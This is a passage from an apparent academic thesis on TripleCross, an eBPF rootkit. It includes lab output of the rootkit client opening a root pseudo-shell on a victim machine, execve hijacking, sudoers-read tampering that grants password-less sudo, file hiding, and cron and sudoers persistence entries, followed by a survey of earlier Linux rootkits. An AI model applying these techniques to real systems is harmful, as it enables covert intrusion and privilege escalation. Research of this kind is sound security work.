At some point, the infected machine will send a TCP packet to any host. We can speed up this process by, for instance, launching a web broswer and visiting any page. When this happens, one TCP packet will be hijacked and sent to the rootkit client, which will show the attacker that the phantom shell is now ready to introduce commands, as shown in figure 5.16.

5.5.3. eBPF programs control

The rootkit client incorporates two commands to operate the state of the rootkit eBPF programs using the backdoor, enabling to activate or deactivate them as a group.

Figure 5.17 shows how the attacker can detach all eBPF programs (except the backdoor, which as we mentioned in Section 4.5.2 must stay attached to receive further commands).




Fig. 5.16. Rootkit client after phantom shell response is received.




Fig. 5.17. Requesting to detach all eBPF programs using rootkit client.

Once the command is executed, we can check that, for instance, the privilege execution module is unloaded, as shown in Figure 5.18.

```
osboxes@osboxes:~/TFG/src/helpers$ sudo -l
Matching Defaults entries for osboxes on osboxes:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/
usr/bin\:/sbin\:/bin\:/snap/bin

User osboxes may run the following commands on osboxes:
    (ALL : ALL) ALL
```

Fig. 5.18. User osboxes permissions after eBPF programs are detached.

Since the backdoor will be still running, the attacker can now request to attach all eBPF programs again, as shown in Figure 5.19

```
RED@AttackerMachine:~/TFG/src/client$ sudo ./injector -a 192.168.1.124
******************************************************
********************* TripleCross ********************
******************************************************
******** https://github.com/h3xduck/TripleCross *******
******************************************************
[INFO]Activating all rootkit hooks
>> Which network interface do you want to use?>: enp0s3
[INFO]Attacker IP selected: enp0s3 (192.168.1.127)
[INFO]Victim IP selected: 192.168.1.124
[INFO]Crafting malicious SYN packet...
[INFO]Sending malicious packet to infected machine...
Packet of length 56 sent to 2080483520
[OK]Secret message successfully sent! No answer expected
```

Fig. 5.19. Requesting to attach all eBPF programs using rootkit client.

After the command is executed, all rootkit modules will be loaded again. We can check it by observing the permissions of the user osboxes, as shown in Figure 5.20.

```
osboxes@osboxes:~/TFG/src/helpers$ sudo -l
User osboxes may run the following commands on osboxes:
    (ALL : ALL) NOPASSWD: ALL
```

Fig. 5.20. User osboxes permissions after eBPF programs are attached.

5.5.4. Modifying incoming traffic (PoC)

The backdoor incorporates a simple proof of concept to show how the rootkit may modify incoming network traffic. Although this feature has not been integrated in any of the C2 modules, we considered this functionality to be relevant enough to implement it individually.

This PoC shows the rootkit client sending a packet with a payload *"XDP_PoC_0"* sent to the infected machine port 9000. Upon inspection of this packet, the machine will read the content as *"The previous message has been hidden"*. Figure 5.21 shows how the rootkit client can send this packet.

```
RED@AttackerMachine:~/TFG/src/client$ sudo ./injector -S 192.168.1.124
******************************************************
******************** TripleCross *********************
******************************************************
******** https://github.com/h3xduck/TripleCross *******
******************************************************
[INFO]Activated SEND a SECRET mode
>> Which network interface do you want to use?>: enp0s3
[INFO]Attacker IP selected: enp0s3 (192.168.1.127)
[INFO]Victim IP selected: 192.168.1.124
[INFO]Sending malicious packet to infected machine...
Packet of length 49 sent to 2080483520
[OK]Secret message successfully sent!
```

Fig. 5.21. Sending packet for traffic modification PoC with rootkit client.

To perform this PoC we will use tcpdump (which we explained in Section 2.1.5) to inspect the received packets. Figure 5.22 shows the packet and payload received when the rootkit is not installed.

```
osboxes@osboxes:~/TFG$ sudo tcpdump -i enp0s3 tcp and host 192.168.1.127 -X
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes
04:52:50.019392 IP 192.168.1.127.8000 > osboxes.9000: Flags [none], seq 0:9,
 win 5840, length 9
        0x0000:  4500 0031 8dc1 0000 ff06 a9b9 c0a8 017f  E..1............
        0x0010:  c0a8 017c 1f40 2328 0000 0000 0000 0000  ...|.@#(........
        0x0020:  5000 16d0 65e5 0000 5844 505f 506f 435f  P...e...XDP_PoC_
        0x0030:  30                                       0
```

Fig. 5.22. Packet captured with tcpdump in traffic modification PoC with rootkit not installed.

Once the rootkit is installed, it will modify the length and contents, as shown in Figure 5.23.

```
04:52:57.299177 IP 192.168.1.127.8000 > osboxes.9000: Flags [none], seq 0:36
, win 5840, length 36
        0x0000:  4500 004c 8ed2 0000 ff06 a88d c0a8 017f  E..L............
        0x0010:  c0a8 017c 1f40 2328 0000 0000 0000 0000  ...|.@#(........
        0x0020:  5000 16d0 65e5 0000 5468 6520 7072 6576  P...e...The.prev
        0x0030:  696f 7573 206d 6573 7361 6765 2068 6173  ious.message.has
        0x0040:  2062 6565 6e20 6869 6464 656e            .been.hidden
```

Fig. 5.23. Packet captured with tcpdump in traffic modification PoC with rootkit installed.

5.6. Tampering with system calls

This functionality has been incorporated in multiple rootkit modules, but it is particularly relevant in the execution hijacking and privilege escalation modules.

5.6.1. Hijacking programs execution

Once the rootkit is installed, it will attempt to hijack any new program that is executed. As we explained in Section 4.4, once the rootkit suceeds a malicious program will be run, which will listen for commands from the rootkit client, enabling the attacker to open a plaintext pseudo-shell.

In this evaluation, we will attempt to test the hijacking process with a test program *src/helpers/simple_execve* and another with any process of the machine. Table 5.8 shows some of the configuration options that must be selected before running this module.

FILENAME	CONSTANT	DESCRIPTION
src/common/ constants.h	PATH_EXECUTION_ HIJACK_PROGRAM	Location of the malicious program to be executed upon succeeding to execute a sys_execve call.
src/common/ constants.h	EXEC_HIJACK_ ACTIVE	Deactivate (0) or activate (1) the execution hijacking module.
src/common/ constants.h	TASK_COMM_ RESTRICT_HIJACK_ ACTIVE	Hijack any sys_execve call (0) or only those indicated in TASK_ COMM_NAME_RESTRICT_ HIJACK (1).
src/common/ constants.h	TASK_COMM_NAME_ RESTRICT_HIJACK	Name of the program from which to hijack sys_execve calls.

Table 5.8. Execution hijacking module configuration.

Test program simple_execve

This program contains a simple sys_execve call that runs the bash command "pwd", which displays the current directory. As we can observe in Table 5.9, for this test we will set the PATH_EXECUTION_HIJACK_PROGRAM setting to the path where we have hidden the malicious program, and set the TASK_COMM_NAME_RESTRICT_HIJACK setting to indicate that we want to hijack calls executed from the simple_execve program.

FILENAME	CONSTANT	VALUE
src/common/ constants.h	PATH_EXECUTION_ HIJACK_PROGRAM	"/home/osboxes/ SECRETDIR/ src/helpers/ execve_ hijack"
src/common/ constants.h	EXEC_HIJACK_ ACTIVE	1
src/common/ constants.h	TASK_COMM_ RESTRICT_HIJACK_ ACTIVE	1
src/common/ constants.h	TASK_COMM_NAME_ RESTRICT_HIJACK	"simple_execve"

Table 5.9. Execution hijacking module configuration for attacking test program simple_execve.

Figure 5.24 shows the normal execution of the simple_execve program. As we can observe, it prints the current directory, as expected.

```
osboxes@osboxes:~/TFG/src/helpers$ ./simple_execve
/home/osboxes/TFG/src/helpers
```

Fig. 5.24. Execution of test program simple_execve with rootkit not installed.

Once the rootkit is installed, we will open a shell in the infected machine and execute again the simple_execve program. The result is shown in Figure 5.25.

```
osboxes@osboxes:~/TFG/src/helpers$ ./simple_execve
Malicious program execve hijacker executed
Malicious program execve hijacker executed
Malicious program child executed with pid 68479
Running hijacking process
/home/osboxes/TFG/src/helpers
```

Fig. 5.25. Execution of test program simple_execve with rootkit installed.

As we can observe in the figure, the rootkit hijacked the call and executed the malicious program instead. Each time the malicious program is executed, it alerts us with a message (this would be hidden in a non-experimental case). We can see that it is executed twice (since it needs to run itself as sudo, as we explained in Section 4.4.3) and then it forks() itself and executes the original program (we can see the output of pwd) and then starts to listen for the rootkit client connections. Figure 5.26 shows how the rootkit client spawns a plaintext pseudo-shell with the malicious program and runs a command.

```
RED@AttackerMachine:~/TFG/src/client$ sudo ./injector -c 192.168.1.124
******************************************************
******************** TripleCross *********************
******************************************************
******** https://github.com/h3xduck/TripleCross *******
******************************************************
[INFO]Activated COMMAND & CONTROL shell
>> Which network interface do you want to use?>: enp0s3
[INFO]Attacker IP selected: enp0s3 (192.168.1.127)
[INFO]Victim IP selected: 192.168.1.124
[INFO]Sending malicious packet to infected machine...
Packet of length 46 sent to 2080483520
[OK]Secret message successfully sent!
[INFO]Waiting for rootkit response...
Packet of protocol 6 detected
Packet of protocol 6 detected
[OK]Success, received ACK from backdoor
>> client[plaintext shell]>: id
Sending CC_MSG#id
Packet of length 49 sent to 2080483520
[INFO]Waiting for rootkit response...
Packet of protocol 6 detected
Packet of protocol 6 detected
[RESPONSE] CC_MSG#uid=0(root) gid=0(root) groups=0(root)

>> client[plaintext shell]>: EXIT
```

Fig. 5.26. Spawning plaintext pseudo-shell with rootkit client.

As we can observe in the figure, the rootkit client will connect to the malicious program, enabling the attacker to send any command. Once it is received by the malicious

program, it will execute it and answer back to the rootkit client with the output according to the plaintext pseudo-shell network protocol. As shown in Figure 5.27, the malicious program shows information about the actions that have been executed (which would be hidden in a real scenario).

```
Attacker IP selected: enp0s3 (192.168.1.124)
IP: 192.168.1.124
Packet of length 46 sent to 2130815168
Packet of protocol 6 detected
Packet of protocol 6 detected
Received client message
Received request: id
RESULT OF COMMAND: uid=0(root) gid=0(root) groups=0(root)

Packet of length 86 sent to 2130815168
Packet of protocol 6 detected
Packet of protocol 6 detected
Received client message
Connection closed by request
Child process is exiting
```

Fig. 5.27. Execition of command requested from rootkit client in the infected machine.

Hijacking the execution of any program

As we mentioned in Section 4.4, it is possible that programs fail to be hijacked due to page faults. Because of this, it can take a long time for an specific program (such as bash) to trigger the execution of the malicious program so that the attacker can connect via the plaintext pseudo-shell. This is the reason why the rootkit can also be set to attempt hijacking any program execution from the system instead of restricting the operation to a single process. In this mode, the rootkit will attempt to hijack any sys_execve call until it succeeds once, afterwards the execution hijacking module will be deactivated. Table 5.10 shows the configuration for this mode.

The process will be identical to that shown with the test program simple_execve. Once a sys_execve call is hijacked, the malicious program will listen for comamnds sent from the rootkit client, as we showed previously in Figure 5.26.

5.6.2. Privilege escalation

As we showed in Section 4.3, the privilege escalation module tampers with system calls buffers to modify the contents read from the */etc/sudoers* file by the sudo process. Figure 5.28 shows the sudo permissions of user osboxes previously to the installation of the rootkit. As we can observe, it has sudo privileges, but requires a password.

Once the rootkit is installed, every time the sudo process requests to read the */etc/sudoers* file, the contents will be modified. Figure 5.29 shows that now the user osboxes appears to have sudo privileges without requiring a password.

FILENAME	CONSTANT	VALUE
src/common/ constants.h	PATH_EXECUTION_ HIJACK_PROGRAM	"/home/osboxes/ SECRETDIR/ src/helpers/execve_ hijack"
src/common/ constants.h	EXEC_HIJACK_ ACTIVE	1
src/common/ constants.h	TASK_COMM_ RESTRICT_HIJACK_ ACTIVE	0
src/common/ constants.h	TASK_COMM_NAME_ RESTRICT_HIJACK	""

Table 5.10. Execution hijacking module configuration for attempting to hijack any sys_execve call.

```
osboxes@osboxes:~/TFG/src/helpers$ sudo -l
Matching Defaults entries for osboxes on osboxes:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:
/usr/bin\:/sbin\:/bin\:/snap/bin

User osboxes may run the following commands on osboxes:
    (ALL : ALL) ALL
```

Fig. 5.28. Sudo privileges of user osboxes before rootkit installation.

```
osboxes@osboxes:~/TFG/src/helpers$ sudo -l
User osboxes may run the following commands on osboxes:
    (ALL : ALL) NOPASSWD: ALL
```

Fig. 5.29. Sudo privileges of user osboxes after rootkit installation.

Note that this modification only applies to the sudo process. For instance, if any user wants to read the */etc/sudoers* file, it appears intact as shown in Figure 5.30.

```
osboxes@osboxes:~/TFG/src/helpers$ sudo cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "@include" directives:

@includedir /etc/sudoers.d
```

Fig. 5.30. Reading sudoers file after rootkit installation.

5.6.3. Rootkit stealth

As we presented in Section 4.9, the following files and directories will be hidden by the rootkit:

- Files named "ebpfbackdoor", to hide those corresponding to the rootkit persistence.
- Entire directories named "SECRETDIR", to hide the rootkit files.

The files and directories being hidden can be modified by using the settings shown in Table 5.11.

FILENAME	CONSTANT	DESCRIPTION
src/common/ constants.h	SECRET_DIRECTORY_ NAME_HIDE	Name of directory to hide.
src/common/ constants.h	SECRET_FILE_ PERSISTENCE_NAME	Name of the file to hide.

Table 5.11. Rootkit stealth module configuration.

We will now test this module in the infected machine.

Hiding rootkit directory

In the attack scenario we described in Section 5.3, the SECRETDIR directory was created under */home/osboxes* and it was set as the root directory where to hide the rootkit files. Table 5.12 details the rootkit configuration needed to hide this directory.

FILENAME	CONSTANT	VALUE
src/common/ constants.h	SECRET_DIRECTORY_ NAME_HIDE	"SECRETDIR"

Table 5.12. Rootkit configuration for hiding directory "SECRETDIR".

Listing the files and directories under the command *ls* yields the results shown in Figure 5.31.




Fig. 5.31. Listing files and directories at the home directory before rootkit installation.

After the rootkit is loaded, we can observe in Figure 5.32 that the directory SECRETDIR is not visible anymore.




Fig. 5.32. Listing files and directories at the home directory after rootkit installation.

Hiding persistence files

Hiding the *ebpfbackdoor* files can be achieved using the configuration shown in Table 5.13.

As we can observe in Figure 5.33, this file is visible before installing the backdoor.

However, once the rootkit is installed, the file will not be listed under the directory (or any other), as shown in Figure 5.34.

5.7. Rootkit persistence

The files at */etc/cron.d* and */etc/sudoers.d* ensure the persistence of the rootkit in the infected system. As we explained in Section 4.8, these files are created by the *deployer.sh* script before loading the rootkit. In this script, two constants define the contents of the entry written in these directories, as shown in Table 5.14.

Once the *deployer.sh* script is excuted, the files are created and, from that point onwards, the cron system will install the rootkit if it is not installed already once every minute. Table 5.15 shows the values of the configuration that must be set for user "osboxes". If the user of the infected system was another, or the script was located in a different location, the name of this user shall be changed.

FILENAME	CONSTANT	VALUE
src/common/ constants.h	SECRET_FILE_ PERSISTENCE_NAME	"ebpfbackdoor"

Table 5.13. Rootkit configuration for hiding file "ebpfbackdoor".

Fig. 5.33. Listing files and directories at the cron.d directory before rootkit installation.




Fig. 5.34. Listing files and directories at the cron.d directory after rootkit installation.

FILENAME	CONSTANT	DESCRIPTION
src/helpers/ deployer.sh	CRON_PERSIST	Cron job to execute after reboot.
src/helpers/ deployer.sh	SUDO_PERSIST	Sudo entry to grant password-less privileges.

Table 5.14. Rootkit persistence module configuration.

FILENAME	CONSTANT	VALUE
src/helpers/ deployer.sh	CRON_PERSIST	"* * * * * osboxes /bin/sudo /home/osboxes/TFG/apps/deployer.sh"
src/helpers/ deployer.sh	SUDO_PERSIST	"osboxes ALL=(ALL:ALL) NOPASSWD:ALL #"

Table 5.15. Configuration for rootkit persistence module with the user "osboxes".

5.8. Takeaways

In the previous sections, we have explained the steps needed for using the different rootkit modules and displayed its functionalities in a test environment. As we saw, we were able to build at least one rootkit-like functionality using each of the capabilities we proposed at the beginning of this research work for our rootkit. As a summary, for each of these capabilities, we achieved the following:

- For hijacking running programs, we built a library injection mechanism that does not crash the process and thus allows for stealthy execution of code. We also incorporated a remote control capability for the malicious injected library so that we could execute commands remotely from the rootkit client.
- With respect to backdoor and C2 capabilities we seeked for the rootkit, we built a comprehensive C2 system supporting multiple stealthy backdoor triggers and encrypted communication systems that allow for executing commands using the rootkit client, apart from an advanced method for exfiltrating data by modifying the outgoing traffic. The multiple stealthy features, as we explained in Section 4.5.1, allow for hiding data from network monitoring software using multiple techniques. Also, we demonstrated the backdoor capabilities for receiving and transmitting actions that manipulate the state of eBPF programs.
- In the context of manipulating system calls, this was a key capability used in multiple of the rootkit modules. We were able to hijack the execution of programs or modify the contents of critical files in the system, such as */etc/sudoers*, which granted any rootkit user program privileged permissions.
- With respect to rootkit persistence, we built a system that allows for surviving reboots, not only ensuring that the rootkit will be installed after one of these events, but also that the root permissions that were once granted to the rootkit the first time it was installed are maintained across reboots.
- The stealth module we incorporated allows for hiding the directory where the rootkit is stored form the user, along with those files responsible from ensuring the rootkit persistence.

Taking into account all the above, we can confidently claim that we fulfilled the project objectives of our rootkit development.

6. RELATED WORK

In this work, we have developed a rootkit that loads itself in the kernel and incorporates network-level capabilities and other functionalities both at user and kernel space. Although eBPF, the technology used for this rootkit, has been rarely explored before, some of the techniques presented here are equivalent (or mimic) those historically incorporated in classic rootkits, while others are also inspired by malicious uses of eBPF explored in recent research.

In this chapter, we provide a comprehensive review of previous work on UNIX/Linux rootkits, their main types and most relevant examples. We also offer a comparison in terms of techniques and functionality with previous families. In particular, we highlight the differences of our eBPF rootkit with respect to others that rely on traditional methods, and also to those already built using eBPF.

6.1. User-mode rootkits

As discussed in Section 1.1, user-mode rootkits are those that are run at the same level as common user applications. They do not require to be loaded in the kernel to tamper with the execution of programs. Instead, they usually redirect or substitute common system programs to achieve their malicious purposes.

The most popular and commonly found technique in user-mode rootkits is the LD_PRELOAD technique, which enables to redefine function calls at shared libraries. LD_PRELOAD is an environment variable interpreted by the dynamic linker at runtime that indicates to preload a shared library before those already indicated at the ELF file [134]. If this preloaded library implements the same function as some other library, then the preloaded function overrides the original. This means that a rootkit may define functions with malicious functionality that will run in any program that loads the library instead of that from the original function, without the need of modifying any of these programs.

This type of rootkits are considered trivial to detect by an investigator, however they are easy to write and their capabilities can be quickly extended, which has motivated the creation of many LD_PRELOAD rootkits.

6.1.1. Jynx/Jynx2

Jynx [135] is one of the most well-known rootkits using the LD_PRELOAD technique. It injects the name of its malicious library into the file */etc/ld.so.preload*, which acts similarly to defining the LD_PRELOAD environment variable for each executable, but instead applying this setting to any program (since every program checks this file to know the li-

braries to preload) [136].

Its first version, Jynx, was best known for implementing a backdoor by hooking the socket function accept() [137]. This function, responsible of accepting a connection, was defined in a preloaded malicious library so that any connection (specifically encrypted ones) could be checked to come from a remote attacker. If that is the case, the rootkit would accept and establish a connection, and then execute a remote root shell which provided the attacker with remote access.

In its later version, Jynx2 [138], the rootkit incorporated other mechanisms focused on hiding the rootkit activity [139]. This included hiding Jynx's connections by hooking read calls at the */proc* filesystem (which we covered in Section 2.10 so that processes related with the rootkit activity remain undisclosed. Other functionalities include file hiding, privilege escalation, or multi-factor authentication in the rootkit backdoor.

6.1.2. Azazel

Azazel is another LD_PRELOAD rootkit originally based on Jynx and that extends its functionalities in multiple areas, including additional anti-debugging and anti-detection techniques. This rootkit incorporates more hooked functions into its preloaded library to achieve capabilities such as:

- Avoid detection by programs such as *ldd* (which lists libraries to be loaded in an executable), *ps* (which lists processes) or *lsof* (that displays opened files by processes).
- Hide rootkit files and processes.
- Hide rootkit-related network connections.
- Incorporate backdoors (one launching an encrypted connection, another in plaintext).
- Clean logs and allow for local privilege escalation.
- Anti-debugging, by means of hooking ptrace() calls.

6.1.3. TripleCross comparison

Jynx—and, especially, Azazel—are advanced rootkits with many functionalities, but they are restricted both because of the LD_PRELOAD technique and because of working from the user space. In particular, the use of LD_PRELOAD in a program can be detected by the *export* command and removed via *unset* [140]. In addition, this technique does not work on statically-linked programs, that is, those where the calls to libraries and exported functions are resolved at compile time [134]. On the other hand, because they

only have access to user-space programs and components, their activities can be more easily detected than a rootkit working from inside the kernel.

Since TripleCross is composed of both a kernel-side component (the eBPF programs at the kernel) and a user-side component (the rootkit user program that communicates with eBPF), the capabilities of user-mode rootkits are more limited than those that could be eventually implemented in TripleCross, yet they are easier and faster to implement, and do not require loading an eBPF program in the kernel, an event which is likely to be logged by EDRs and IDSs.

With respect to the capabilities offered, the ability to hook function calls by preloading libraries so that malicious code is run can be considered analogous to eBPF tracepoint, kprobe, and uprobes programs. On the one hand, eBPF can modify parameters and execute kernel code transparently from user programs. On the other hand, user-mode rootkits may execute any instruction on the preloaded libraries, but eBPF is restricted to a certain range of operations and those offered by eBPF helpers. Nevertheless, both types of rootkits are able to implement the key features needed for a usual rootkit, including a backdoor and a C2 system, in addition to the basic stealth mechanisms.

6.2. Kernel-mode rootkits

As described in Section 1.1, kernel-mode rootkits are run at the same level of privilege as the operating system, thus enjoying unrestricted access in both the kernel- and user-space. These are the hardest and riskiest to develop (since they need to work with kernel structures and any error could cause a kernel panic), yet the offer the richest and most powerful variety of functionalities. Also, they mostly remain hidden from the user space, thus boosting their stealth, while at the same time they are capable of further hiding their activities thanks to their capabilities at both the user- and kernel-space.

Historically, kernel-mode rootkits in UNIX systems have been built as Loadable Kernel Modules (LKM), whose original purpose is to expand the capabilities of the kernel by adding new modules for specific tasks without the need of recompiling or even reloading the kernel.

6.2.1. SucKIT rootkit

Although the great majority of kernel-mode rootkits are loaded as LKMs, SucKIT [141] remains one of the exceptions to this rule. This old rootkit uses the */dev/kmem* special file [142] for directly accessing kernel memory, including both reading and writing. This means that the rootkit could potentially find and overwrite key data at the kernel [143].

Nowadays, this type of rootkit is not relevant except for historical reasons, since distributions such as Debian have limited access to this file to kernels compiled with the CONFIG_DEVKMEM parameter [144] which is disabled by default [145].

6.2.2. Diamorphine

Diamorphine [146] is one of the best known kernel-mode rootkits, and it is implemented as a LKM. This type of rootkits commonly intercept and hook system calls from the kernel, executing malicious code (together with the original function) with the aim of achieving different malicious purposes.

When a system call takes place in the user space, an interrupt is issued to the kernel, which checks the type of syscall that has been issued. This is done using a syscall table, which relates each system call to the function at the kernel where its implementation is stored. A common technique by LKMs is to modify the syscall table, so that it points to the functions implemented by the LKM, where the malicious code will be executed [147]. This code may be a modified version of the original (e.g.: a sys_getdents64 call that lists files but hides those belonging to the rootkit) or modify kernel and user data received at the hooked function.

Because LKMs are run directly inside the kernel, they are not limitied and thus they can read, write and allocate kernel and user memory freely. It is also possible to hook and modify data at internal kernel functions by means of, for instance, kprobe programs.

In the case of Diamorphine, it uses the aforementioned capabilities to hide processes, provide local privilege escalation, hide files and directories and implement a messaging protocol using system calls (it enables a malicious user to locally communicate actions to the rootkit with *kill* signals). Most importantly, it hides itself from commands such as *lsmod*, which list the LKMs loaded into the kernel, thus turning invisible.

6.2.3. Reptile

Reptile [148] is another LKM rootkit which incorporates advanced stealth and network functionalities. Some of its most relevant capabilities include:

- Hiding files, directories, processes and network connections related to the rootkit activity.
- A backdoor that is operated via port-knocking triggers (which we explained in Section 4.5.1).
- C2 capabilities via a custom shell (similar to the pseudo-shells of our rootkit).

6.2.4. TripleCross comparison

Although TripleCross incorporates many of the techniques mentioned in Reptile and Diamorphine (backdooring, modification of files and directories or local privilege escalation) these capabilities are achieved using workarounds for the limitations of eBPF programs, namely not having write access in kernel memory. For instance, Reptile can grant

root privileges to any program by overwriting the kernel data structure storing the user privileges, whilst this is not achievable for TripleCross, which has to take advantage of user buffers when reading the */etc/sudoers* file.

Therefore, LKMs are more powerful since they enjoy almost no restrictions in the kernel, while TripleCross' modules will always be limited to those capabilities achievable without kernel memory modifications. In terms of developing complexity, LKMs are more difficult to develop, since eBPF programs will never crash the kernel (because of the eBPF verifier), whilst developing kernel modules may incur in causing kernel panics, often because of tiny kernel differences between kernel versions, which leads to having to adjust the LKM for multiple kernels. On the other hand, although an eBPF program is guaranteed to work once in the kernel, it requires deep knowledge of which actions are accepted by the verifier, and about which are the limitations of these programs.

With respect to the techniques used we can also find similarities, since both LKMs and eBPF rootkits make heavy use of hooking syscalls and kernel functions, with the only difference that the instructions that can be executed at the eBPF probe function are restricted to those allowed by the eBPF helpers, whilst LKMs may read or write any memory section. In terms of network-related functions, both eBPF and LKMs enjoy similar capabilities, with the exception that LKMs may create their own packets, whilst eBPF may only modify or drop existing ones. Finally, both LKMs and eBPF rootkits may execute user space programs (in eBPF, by hijacking calls or triggering actions via a messaging system such as a ring buffer, and in LKMs using, for instance, the function call_usermodehelper [149]).

6.3. eBPF rootkits

Although eBPF is loaded at the kernel like kernel-mode rootkits, we will analyze this type of rootkits separately given their novelty and the difference of their capabilities with classic LKMs.

Most research work on the offensive capabilities of eBPF has been conducted in recent years, while the first publicly-released eBPF-only rootkit dates from 2021. The work on this matter by Jeff Dileo and Andy Olsen from NCC Group appeared first in 2018 at the 35th Chaos Communication Congress (35C3) [150], and later by Jeff Dileo at DEFCON 27 (2019) [8]. These works remain one of the first efforts to explore the capabilities of eBPF applied to computer security. Between others advancements, the capabilities of eBPF helpers, such as bpf_probe_write_user() or the possibility of hooking and modifying syscalls, were first discussed in the CCC presentation. On the other hand, the work presented at DEFCON 27 introduces the ROP technique for achieving library injection, which we have discussed in Section 4.2.1. NCC Group has made publicly available a set of programs developed in BCC showing a proof of concept for this technique [151].

In 2021, the work of Pat Hogan presented at DEFCON 29 [9] further elaborates on the

offensive capabilities of eBPF both in the network and at the user space. Specifically, the possibilities of eBPF network programs as backdoors with C2 functionality are discussed, together with the capabilities of eBPF to modify data read from critical files, such as */etc/-sudoers*. Although not a rootkit by itself, Hogan released a set of tools that demonstrate some of these capabilities [152], including local privilege escalation, hiding processes, or replacing the content of files.

6.3.1. Ebpfkit

Ebpfkit is the first publicly released rootkit fully developed using eBPF. It was presented in 2021at DEFCON 29 by Guillaume Fournier and Sylvain Afchain from Datadog [10], and it is also available at GitHub [153]. The same rootkit was also presented at BlackHat 2021 with some additional functionalities [154]. This rootkit uses the Go version of the libbpf library.

The work of Fournier and Afchainte is developed around the three fundamental pillars on which eBPF programs operate: the network, the user space and the kernel space.

- In the network, ebpfkit incorporates the first eBPF backdoor with C2 capabilities powered by an XDP and TC program. It presents for the first time the TCP retransmissions technique we explained in Section 2.8.2 for sending new packets from the backdoor. It also incorporates a network scanning functionality based on this technique.

- In the kernel space, ebpfkit incorporates hooks at open and read syscalls, with the purpose of hiding the rootkit (such as hiding the PID at the proc filesystem) or adding custom ssh keys when the keys file is read by the sshd process. Most importantly, it incorporates the first technique to hide the warning log messages shown in the kernel log buffer, which we mentioned in Section 3.3.1. This technique works by hooking sys_read calls during the attachment process, during which the eBPF program will indicate the kernel that nothing is available to be read from the buffer by means of bpf_override_return(), followed by overwritting the warning messages using bpf_probe_write_user().

- At user space, ebpfkit incorporates multiple techniques to target specific versions of common software by hooking their function calls using uprobes and modifying its arguments. An example of this is bypassing the protection of Runtime Application Self Protection (RASP) software [155], which are programs oriented towards monitoring the data in a program to prevent malicious data input by an attacker, so that a SQL injection attack [156] could take place.

6.3.2. Boopkit

